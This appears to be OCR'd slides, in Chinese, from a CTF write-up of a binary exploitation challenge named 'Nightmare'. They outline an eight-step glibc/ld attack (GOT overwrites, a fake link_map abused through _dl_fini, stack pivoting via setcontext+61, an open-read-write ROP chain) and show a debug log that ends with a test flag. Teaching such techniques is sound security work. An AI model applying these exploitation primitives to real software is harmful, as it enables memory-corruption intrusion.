
從 [rdx+0xa0] 控 rsp

需要注意 rdx+0xa8



# \$ Nightmare Exploitation

- ▶ 有了任意寫 gadget 後，應該就有很多方式可以做 ORW
- ▶ 這邊使用到了一個滿常見的手法：
  - 👁 在任意位址建立 ORW 的 ROP chain
  - 👁 用 `<getkeyserv_handle+528>` 以及 `<setcontext+61>` 做 stack pivoting



# \$ Nightmare

## Exploitation

► Exploit 可以分成以下步驟

1. 將 write 解析到 `_Exit@got` 達到不限次數限制的寫
2. 透過更改 symbol `st_other` 藉此清除版本資訊，避免版本資訊影響結果
3. 解析 ld 的 `_dl_fini` function 並寫到 `write@got`
4. 透過 `_dl_fini` 構造任意呼叫的 primitive
5. 為假的 `link_map` 構造 `symbol table`
6. 為假的 `link_map` 設置其他 table
7. 建構 `stack pivoting + ORW` 的 ROP chain
8. Win !

# \$ Nightmare

## Exploitation

```
[*] # STEP.0
## Executable
DT_STRTAB:          0x555555554500
DT_SYMTAB:          0x5555555543e0
binary link_map:   p (*(struct link_map *) 0x15555555220)

## ld
DT_STRTAB:          0x155555227b0
DT_SYMTAB:          0x155555224b0
ld link_map:       p (*(struct link_map *) 0x15555554a48)

## other
struct rela size:  0x18
struct sym size:   0x18
show heapinfo:     heapinfo 0x15555550ac60

# STEP.4
fake_linkmap addr: p (*(struct link_map *) 0x155555549c8)
fake_io addr:      p (*(struct _IO_FILE *) 0x155555549c8)

# STEP.5
main_arena:        p (*(struct malloc_state *) 0x15555550ac60)
global_max_fast:   x/gx 0x1555555121c0
__open_memstream(): p *(struct _IO_FILE_memstream *) 0x155555241010
[*] Process './N' stopped with exit code 1 (pid 1928332)
[*] flag is FLAG{TEST}
```